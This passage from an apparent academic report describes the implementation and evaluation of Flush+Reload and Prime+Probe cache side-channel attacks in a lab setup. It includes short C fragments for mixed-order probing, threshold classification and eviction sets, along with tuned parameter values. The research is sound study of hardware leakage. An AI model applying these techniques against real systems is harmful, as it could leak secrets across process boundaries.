The mixed access order prevents the hardware prefetcher from simply streaming through the eviction buffer and leaving the target lines untouched. The `prime_times` parameter controls how many passes are made. Modern cache replacement policies are not guaranteed to evict every line in a single pass (as discussed in Section 2.3), so multiple passes improve reliability.

4.5.3 When to Use Each

`clflush` is faster, more targeted, and produces a cleaner signal. It is the right choice when the attacker has direct access to the virtual address of the target memory, as is the case in Flush+Reload where attacker and victim share a buffer.

The eviction flush is more portable and does not require knowledge of the target address. It evicts more than necessary, which can introduce additional noise, but it works on any architecture and without any special privilege for cache management instructions. This approach also forms the foundation of the Prime phase in Prime+Probe (Chapter 6).

4.6 Hardware Prefetching and Probe Order

As described in Section 3.5.2, hardware prefetchers can disturb timing measurements by loading cache lines before the program explicitly accesses them. If the reload phase

probes candidate locations in a simple sequential order, the processor may detect the stride pattern and prefetch upcoming cache lines automatically, producing false cache hits that were not caused by the victim.

4.6.1 Linear Congruential Generator for Probe Order

The mixed probe order is based on a technique from the Spectre lab implementation [8]. The original code uses the following formula to avoid sequential memory access patterns:

```
/* Time reads. Mixed-up order to prevent stride prediction */
for (i = 0; i < 256; i++) {
    mix_i = ((i * 167) + 13) & 255;
    addr = &array2[mix_i * 512];
    time1 = __rdtscp(&junk);
    junk = *addr;
    time2 = __rdtscp(&junk) - time1;
    if (time2 <= CACHE_HIT_THRESHOLD &&
        mix_i != array1[tries % array1_size])
        results[mix_i]++;
}
```

Listing 4.6: Mixed-order probe loop from Spectre attack [8]

The comment states the intent directly: the loop visits indices in a mixed-up order to prevent the processor from predicting the next address. The formula `((i * 167) + 13) & 255` is an instance of a Linear Congruential Generator (LCG). An LCG produces a sequence using a fixed multiplier, increment, and modulus [9]:

$$x_{n+1} = (a \cdot x_n + c) \bmod m$$

In the Spectre lab version, $a = 167$, $c = 13$, and $m = 256$. Because 167 is coprime to any power of two, the LCG visits all 256 values exactly once before repeating. This is a valid permutation of the full index range with no skips and no repeats.

The implementation in this project adapts this to `FLAG_RANGE = 1024` candidate locations:

```
size_t mix = (i * 167 + 13) & (FLAG_RANGE - 1);
```

Listing 4.7: Adapted mixed probe order used in the attacker

The bitwise AND with `FLAG_RANGE - 1` replaces the modulo operation, which is valid because `FLAG_RANGE = 1024` $= 2^{10}$ is a power of two. The multiplier 167 remains coprime to 1024, so every candidate location is probed exactly once per round in an order the hardware prefetcher cannot easily predict.

4.6.2 Page-Boundary Isolation: `ALIGN = 4096`

Intel hardware prefetchers, including the MLC Streamer and the Adaptive Multi-Path (AMP) prefetcher, do not cross virtual page boundaries [10]. Placing each monitored slot at the start of a separate 4 KiB page therefore blocks prefetching at every boundary.

With `ALIGN = 4096` and `FLAG_RANGE = 512`, the monitoring buffer is $512 \times 4096 = 2$ MiB, which fits in the 3 MiB L3 cache. False positives drop to zero and the attack reaches near-perfect accuracy even at very low sample counts. This alignment is also what Yuval Yarom and Katrina Falkner's paper used [5].

The tradeoff is a reduced candidate range: 512 locations instead of 1024. More importantly, this setup requires each monitored location to begin at a page boundary, which does not hold for real shared libraries where function entry points are not page-aligned. For this reason `ALIGN = 128` was used for all practical experiments.

4.7 Threshold-Based Classification

To decide whether a reload counts as a cache hit, the measured access time is compared against a threshold. Below the threshold, the access is treated as a likely hit. Above it, a likely miss.

The attacker does not look for the single fastest access in one round. Instead, it counts how often each candidate location behaves like a hit across many rounds. The location with the most consistent hit pattern is identified as the victim's flag.

```
for (size_t i = 0; i < FLAG_RANGE; i++) {
    size_t mix = (i * 167 + 13) & (FLAG_RANGE - 1);
    CYCLES time = measure_one_block_access_time((uint64_t)buf + mix * ALIGN);

    if (time < CACHE_THRESHOLD && time > 0) {
        hits[mix * STRIDE]++;
    }
}
```

Listing 4.8: Mixed probing order and hit counting in the attacker

`CACHE_THRESHOLD` is the cycle count used for classification. `hits[]` stores one counter per candidate; the spacing by `STRIDE` places adjacent counters far apart in memory to prevent them from sharing a cache line and interfering with each other during counting, as illustrated in Figure 4.1.

The threshold is calibrated on the real machine rather than assumed from theory. A threshold that is too low will miss real victim accesses; one that is too high will count noise as hits. The timing characterization in Section 3.4 provides the basis for this choice.

4.8 Summary

Flush+Reload identifies the exact cache line a victim accessed by flushing shared memory, waiting, and timing the reload. A fast result means the victim was there. The implementation used `clflush` or eviction based flushing, repeated rounds, a mixed probe order, and a a measured threshold. The next chapter evaluates how reliably this worked in practice.

5 Flush+Reload Results

This chapter presents the results from the Flush+Reload experiments. Chapter 4 described how the attack was implemented. This chapter evaluates how well it worked, what parameters were chosen and why, and what the results reveal about the reliability of the attack.

5.1 Experimental Configuration

The following parameters are important for the attack behavior across all experiments. The values in Table 5.1 were used as the baseline configuration. In each parameter sweep, one parameter was varied at a time while the remaining values were kept fixed, each of them being run 1000 times to minimized randomness in the outputs.

Parameter	Description	Standard
`RUN_COUNT`	Total independent runs. Set high enough to confirm results are not dominated by random variation.	1000
`FLAG_RANGE`	Number of candidate flag values monitored per round (1024 with `ALIGN=128 bytes`, or 512 with `ALIGN=4096 bytes`).	1024
`ALIGN`	Spacing in bytes between candidate locations in the shared buffer.	128
`CACHE_THRESHOLD`	Access time in CPU cycles below which a reload is classified as a cache hit.	40
`SAMPLE_COUNT`	Number of flush-reload rounds per run before results are read out.	5
`PROBE_ORDER`	Reload order: 0 for mixed LCG, 1 for sequential.	0 (mixed)
`flush_method`	Flush strategy: 0 for `clflush`, 1 for eviction buffer.	0 (`clflush`)
`NOP_DELAY`	Number of `nop` instructions executed during the wait phase.	0

Table 5.1: Flush+Reload attack parameters and their standard values.

The wait phase used `NOP_DELAY = 0`, meaning no delay. The victim accesses its chosen location over and over in a loop, so no delay is needed. In a more realistic scenario, where the victim only accesses the data occasionally, a delay would be needed to give

the victim time to execute. This is explored in Chapter 8, where `usleep` is used in an attempt to discover which functions are being used by a victim in a real shared library .

5.2 Threshold Selection

Based on the timing measurements from Section 3.4, a sharp increase in success rate was expected once the threshold passed the observed L1/L2 cache-hit timings. Since the attacker and victim run on the same physical core, the attack mainly observes accesses through the shared L2 cache.




Figure 5.1: Attack accuracy across threshold values. The yellow line marks when the stable period begins and the blue line marks 5 cycles into the stable period.

Figure 5.1 shows the expected threshold behaviour. The success rate rises sharply when the threshold becomes high enough to classify the victim's L1/L2 accesses as hits. The accuracy then remains stable over a wide range because cached accesses are still separated from flushed misses.

Once the threshold reaches the DRAM range, slow accesses are also counted as hits. This adds noise across many candidate locations, so the victim's flag no longer consistently receives the highest score. The drop after the plateau therefore marks the point where the threshold has become too permissive.

Since the attack is intended to observe L2 activity, the lower end of the stable region is the most relevant part of the sweep. A threshold in the low 40-cycle range counts the intended cache hits while avoiding unnecessary L3 and DRAM noise.

5.3 Sample Count and Attack Accuracy

An important practical question is how many rounds are needed for the correct flag to stand out reliably. Too few rounds and the true location may not separate clearly from noise. Too many rounds and the attack is slower than necessary.




Figure 5.2: Attack accuracy as a function of `SAMPLE_COUNT`. The red line marks the 95% threshold.

Figure 5.2 shows accuracy increasing with `SAMPLE_COUNT` before flattening at higher values. `SAMPLE_COUNT = 5` is the first value where the accuracy crosses 95%, making additional rounds less useful compared to their added runtime.

This low sample count is sufficient because the signal is already strong in the controlled setup:

- Attacker and victim share the same physical memory, giving a direct cache relationship.
- The attacker and victim run on the same physical core, so the victim's accesses are visible through the shared L2 cache.
- The reload phase uses a mixed access order, reducing prefetcher interference.
- Repeated rounds allow the correct location to accumulate more hits than noise.

5.4 Probe Order




Figure 5.3: Comparison of mixed versus sequential probe order. Mixed order reduces false hits from hardware prefetching.

Figure 5.3 shows the difference between sequential and mixed probe order. Sequential probing allows the hardware prefetcher to preload upcoming cache lines, producing hits on indices other than the victim's flag. The mixed LCG order breaks this pattern and reduces the number of non-flag hits, especially at low sample counts where extra hits can otherwise obscure the real signal.

5.5 Sources of Noise

The main noise sources affecting these measurements are OS activity, hardware prefetching, and perhaps measurement overhead. These principles and why they apply are described in Section 3.5. In this setup their combined effect was small enough that

the attack still achieved high accuracy. In a noisier environment a higher sample count would be needed to compensate.

5.6 Setup Note: L2 Sharing vs L3

All Flush+Reload experiments were run with attacker and victim on the *same physical core*. On the test platform, each physical core has a private 256 KiB L2 cache shared between its two logical CPUs. This means the victim's memory accesses landed in the shared L2 where the attacker could monitor them.

If attacker and victim were placed on different physical cores, they would share only the L3 cache. In that case, the measured hit latency would be higher than for the shared L2 setup. Since L3 hits were measured in the 40-55 cycle range, a threshold around 100 cycles would still separate cached accesses from DRAM misses, as long as the threshold remains below the measured DRAM access times.

5.7 Final Chosen Parameter Values

The standard values from Table 5.1 were kept unchanged after the parameter sweeps. The sweeps did not reveal a need for further tuning, since the original configuration already placed the threshold inside the stable region and used a sample count high enough to pass 95% accuracy.

This means the experiments did not identify a new optimized configuration. Instead, they confirmed that the chosen values were already suitable for the setup. The final Flush+Reload configuration therefore remained `CACHE_THRESHOLD = 40`, `SAMPLE_COUNT = 5`, mixed probe order, `clflush`, and no added wait delay.

5.8 Summary

The Flush+Reload attack was highly reliable in the controlled setup, reaching above 95% accuracy with only five flush-reload rounds per run. The results show a clear timing separation between cached accesses and flushed misses, mainly because attacker and victim shared the same physical memory and ran on the same physical core.

The mixed probe order reduced hits on non-flag indices caused by hardware prefetching. Overall, the experiment shows that Flush+Reload can identify the victim's accessed cache line quickly when shared memory and favorable cache placement are available.

6 Prime+Probe Attack


This chapter presents the Prime+Probe attack and describes how it was implemented in this project. The previous Flush+Reload chapters showed an attack that works well when attacker and victim share memory. Prime+Probe is the next step because it does not require shared memory. Instead, it relies on cache set contention.

The full Prime+Probe code implementation is included in Appendix E.

6.1 Attack Principle

Prime+Probe observes whether the victim causes contention in a cache set. The attacker cannot directly see the victim's memory access, but it can measure whether its own cache lines are still fast to access after the victim has run.

The attack consists of three phases, shown in Figure 6.1: Prime, Victim Access, and Probe.



1. Prime
The attacker fills selected cache sets with its own cache lines. These lines should be fast to access afterwards, unless they are replaced.

2. Victim access
The victim accesses data that maps to the same cache set. This can replace some of the attacker's cache lines in that set.

3. Probe
The attacker accesses the same lines again and measures the access time. Fast accesses are hits, while slower accesses indicate possible evictions.

Figure 6.1: Prime+Probe attack phases.

The key observation is that a slow probe access can indicate that the victim replaced one of the attacker's cache lines. Repeating this process many times makes it possible to identify which cache set is most affected.

6.2 Pros and Cons of Prime+Probe attack

Prime+Probe is useful because it can observe cache activity without relying on one shared memory line. However, this also makes the attack less direct. Here are some of the primary advantages and disadvantages of the attack:

Advantages:

- **No shared memory requirement:** The attacker and victim do not need to access the same memory page.
- **Broader applicability:** The attack can be used in situations where Flush+Reload is not possible.
- **Cache-set level observation:** The attacker can detect activity in a cache set, even

without knowing the exact victim address.

Disadvantages:

- **Noisier signal:** The result is affected by unrelated system activity and other cache effects.
- **Less precise:** The attack usually identifies an active cache set, not one exact memory line.
- **More tuning required:** Parameters such as threshold, probe order, and prime repetitions have a large impact on reliability.
- **Hardware dependent:** Cache replacement policies and address mapping can make the result harder to control.

Overall, Prime+Probe trades precision for broader applicability. It can work in more situations than Flush+Reload, but it usually requires more careful selection of parameters, matched for the specific hardware setup and also in general more repeated measurements.

6.3 Cache Set Contention

Prime+Probe relies on the fact that a cache set has a limited number of ways. If the attacker fills the full cache set with its own data, then a victim accessing the same set may force one of the attacker's cache lines out of the cache.

The attacker does not need to know the exact victim address. Instead, the attacker tries to detect whether the victim used memory that maps to the same cache set. If the attacker later probes the same set and the access time is higher, this suggests that the victim caused an eviction by accessing the same set.

This makes the attack less direct than Flush+Reload. The attacker observes activity at the overall cache set level rather than at the level of one shared memory line. Because of this, the result is usually noisier and more dependent on repeated measurements.

6.4 Prime times

To make sure all the cache sets are full of the attackers cache lines, the attacker doesn't just prime all the lines in the set ones, but does it multiple times. Since the actual way replacement in the hardware is unknown, it's not reliable to only do it once. If the hardware replaced based on the fifo principle, it would be enough, but since it takes other things into account, such as frequently used, it become more reliable to prime the same lines multiple times.

6.5 Huge Page Allocation

The Prime+Probe method needs control over memory placement. With normal pages, the program mainly works with virtual addresses, while the cache mapping depends on

physical address bits. This makes it harder to know which addresses map to the same cache set.

To make this easier, the implementation used huge pages. As shown in Table 3.1, the test platform uses normal pages of 4096 bytes and huge pages of 2 MiB. Huge pages give more stable address offsets and make it easier to reason about which addresses may map to the same cache sets.

Huge pages do not remove all uncertainty about physical address mapping, but they make the memory layout easier to control. This is why they are useful for the Prime+Probe implementation.

6.6 Victim Behavior

The victim repeatedly accesses memory locations that map to one chosen cache set. This creates cache-set contention that the attacker can observe during the probe phase.

The victim also takes `N` as a command-line argument. `N` controls how many addresses per loop iteration the victim accesses, where all addresses map to the same cache set as `flag`. The base address for the target set is computed as:

```
char *base = buf + (size_t)flag * LINE_SIZE;
```

Listing 6.1: Victim base address selection

The eviction set is then built by stepping in multiples of `STRIDE`:

```
for (long i = 0; i < N; i++){ eviction_set[i] = base + (size_t)i * STRIDE; }
```

Listing 6.2: Victim eviction set construction

`STRIDE` is defined as `SETS` $\times$ `LINE_SIZE` = 512 $\times$ 64 $\approx$ 32.000 bytes. Two addresses that differ by exactly 32 KB have the same set index but different tags. Every address in the eviction set therefore competes for the same cache set. With the hardware defined associativity of `WAYS = 8`, the victim can displace at most 8 of the attacker's lines before the set is full. `N` controls how many of those ways are displaced per iteration: `N = 2` displaces two, `N = 8` displaces all eight, making the attack signal stronger for each `N`.

The victim accesses these locations continuously as :

```
while (1)
{
    for (long i = 0; i < N; i++)
    {
        (*(volatile char *)eviction_set[i])++;
    }
}
```

Listing 6.3: Victim repeated access loop

Each iteration evicts up to `N` of the attacker's primed lines from the target set. If the attacker probes that set immediately after, those evicted lines will produce slow accesses, revealing that the victim was active in that set.

6.7 Attacker Behavior

The attacker repeatedly primes the cache, waits briefly, and then probes for evictions. It tests all cache sets and records which set produces the strongest miss signal.

The core address pattern is the same in both the prime and probe phases. The buffer itself is laid out so that entries spaced `STRIDE` bytes apart all map to the same cache set. This is the same sparse layout introduced in Figure 4.1: only entries at multiples of `STRIDE` are ever accessed, and the rest of the buffer is unused. Incrementing by one would risk touching adjacent memory lines and target a different cache set while incrementing by `STRIDE` skips to a different cache line tag, still in the same cache set.

```
char *base = buf + s * LINE_SIZE;
char *addr = base + way * STRIDE;
```

Listing 6.4: Attacker address pattern

Here, `s * LINE_SIZE` selects the cache set being tested. The term `way * STRIDE` selects another cache line with the same set index but a different tag. This allows the attacker to fill and later re-test the `ways` of each cache set.

During probing, the attacker measures the access time. A slow access is counted as a possible eviction:

```
if (measure_one_block_access_time((ADDR_PTR)addr) > threshold)
{
    miss[s * STRIDE]++;
    break;
}
```

Listing 6.5: Probe classification rule

A fast access means that the attacker's line was probably still cached. A slow access suggests that the victim may have replaced one of the attacker's lines. Over many repetitions, the attacker chooses the set with the highest miss count as the guessed flag.

6.8 Probe Order and Prefetcher Effects

Probing order and prefetcher awareness can be important for the Prime+Probe attack, just like explained for the Flush+Reload attack. Regular memory access patterns can easily be affected by the hardware prefetcher. This is also relevant for Prime+Probe because the attacker repeatedly accesses many sets and ways. If the attacker probes memory in a simple fixed order, the processor may detect parts of the pattern or the cache replacement behavior may interact with the order in an unwanted way. So not only the prefetcher, but also the replacement policies in the system can change how the code works.

Pseudo-LRU for Intel

As noted in Section 2.3.2, Intel's L2 cache uses pseudo-LRU (PLRU) rather than true LRU. Instead of tracking the exact age of every cache line, it approximates least-recently-used behavior. The exact policy is not fully documented, and which line gets evicted depends on the full access history of the set.

This affects Prime+Probe in two ways. First, a single prime pass may not displace existing lines, which is why multiple passes are needed (see `Prime Times` above). Second, probe accesses themselves update the replacement state, so probing in a forward sequential order disturbs the cache state before all ways have been measured. The hardware prefetcher compounds this by detecting the regular pattern and loading upcoming lines early. Probing in reverse or in a mixed LCG order, as recommended in the MIT Labs [2] and introduced in Section 4.6.1, reduces both effects.

The implementation includes a `PROBE_ORDER` parameter to test all three variations. The effect is evaluated in Chapter 7.

6.9 Threshold-Based Classification

To decide whether a probe access should be treated as a cache hit or a cache miss, the measured access time is compared with a threshold, just like in the Flush+Reload attack. Now however a fast reload is the expected outcome and a slow reload when probing is the interesting signal, because it suggests that the victim evicted one of the attacker's cache lines.

The basic classification rule is therefore: Slow == miss == victim Fast == hit == nothing/attacker.

The miss counts are then accumulated over many iterations and the cache set with the strongest and most consistent miss pattern is guessed to be the victims flag.

The threshold values were once again based on the timing characterization described in Section 3.4. The final threshold choice is evaluated in Chapter 7, since the best value depends on the observed behavior of the Prime+Probe implementation and all the conducted data analysis runs.

6.10 Summary

Prime+Probe is a cache side-channel attack that does not require shared memory. Instead, it works by filling cache sets, letting the victim execute, and then probing the same sets to detect possible evictions.

This chapter described the design and implementation of the attack, including cache set contention, memory layout, huge pages, the prime, wait, and probe phases, probe order, and threshold-based classification.

The next chapter evaluates how the implementation behaved in practice when changing parameters such as `PRIME_TIMES`, `SAMPLE_COUNT`, `THRESHOLD`, and `PROBE_ORDER`.

7 Prime+Probe Results

This chapter presents the results obtained from the Prime+Probe experiments. Chapter 6 described how the attack was implemented. This chapter evaluates how different parameters affected the reliability of the attack.

7.1 Experimental Configuration

The Prime+Probe implementation followed the prime, wait, and probe structure described in Chapter 6. The attacker repeatedly primed cache sets and then probed the same sets to detect possible evictions.

As described in Section 6.6 (Chapter 6), the victim parameter `N` controls how many lines per iteration are evicted from the target cache set. A higher `N` produces a stronger signal: with `N = 8` the victim displaces all eight of the attacker's primed lines on every pass, making detection trivial. To evaluate the attack under a more realistic workload, all experiments used `N = 2`, where only two of the eight ways are displaced per iteration. Higher values (`N = 4` through `N = 8`) were confirmed to produce near-perfect detection, so `N = 2` was retained as the representative baseline.

The victim has no wait or sleep between iterations, so the attacker's `NOP_DELAY` parameter was not varied and remained at 0 throughout all experiments.

The goal of the experiments was to find parameter values that made the victim-related cache set stand out more clearly from the remaining sets. Since Prime+Probe observes evictions indirectly, the final optimized setup was expected to be more sensitive to small parameter changes than in Flush+Reload.

`NOP_DELAY` parameter was deemed unnecessary due the the rapid access pattern for the victim. It was tested, but the results were clear about not needing this parameter in the test setup implementation.

For the rest of the parameters, the goal of the experiments was to optimize and fine tune each value to the point that made the victims cache set stand out more clearly from the remaining sets.

Here is the full list with descriptions of parameters in the prime+probe implementation. A single parameter was varied at a time while the others stayed at the baseline values shown. All final runs used for report figures and graphs had `RUN_COUNT = 1000`.

Parameter	Description	Standard
RUN_COUNT	Total independent runs. Set high enough to confirm results are not dominated by random variation.	1000
SETS	Number of L2 cache sets monitored. Fixed by the hardware. The L2 has 512 sets on the test platform.	512
WAYS	Number of ways per L2 cache set. Fixed by the hardware.	8
FLAG	The cache set index selected by the victim as the secret. Used to verify the attacker's result.	123
SAMPLE_COUNT	Number of prime-wait-probe iterations per run.	20
PRIME_TIMES	Number of passes used to prime each cache set before probing. More passes make the cache state more reliable before the victim executes.	10
PROBE_ORDER	Probe traversal order: 0 for backward (W7→W0), 1 for forward (W0→W7), 2 for mixed LCG [4.6.1].	0 (backward)
THRESHOLD	Access time in CPU cycles above which a probe is counted as a cache miss, indicating a possible eviction by the victim.	46
NOP_DELAY	Number of `nop` instructions executed between the prime and probe phases. Fixed at 0 since the victim runs continuously.	0

Table 7.1: Prime+Probe attack parameters and baseline values used at the start of the experiments.

7.2 Threshold Sweep

The first parameter tested was THRESHOLD. As seen in the timing measurement fig:3.2 the range of cycles it took to get L2 and L3 hits, were quite small. Therefore, it is necessary to make sure no L2 hits are counted as misses.




Figure 7.1: Efficiency as a function of `THRESHOLD`.

The threshold tests show that Prime+Probe is sensitive to threshold selection. A threshold that works for one case may not be optimal for another, which is one reason the attack is harder to tune than Flush+Reload.

7.3 Probe Order Sweep

The next parameter tested was `PROBE_ORDER`. As described in Chapter 6, this parameter was included because memory access order can affect the result. In the end, after all optimizations in the code, the direct effects of the different probing orders were much less significant than expected.

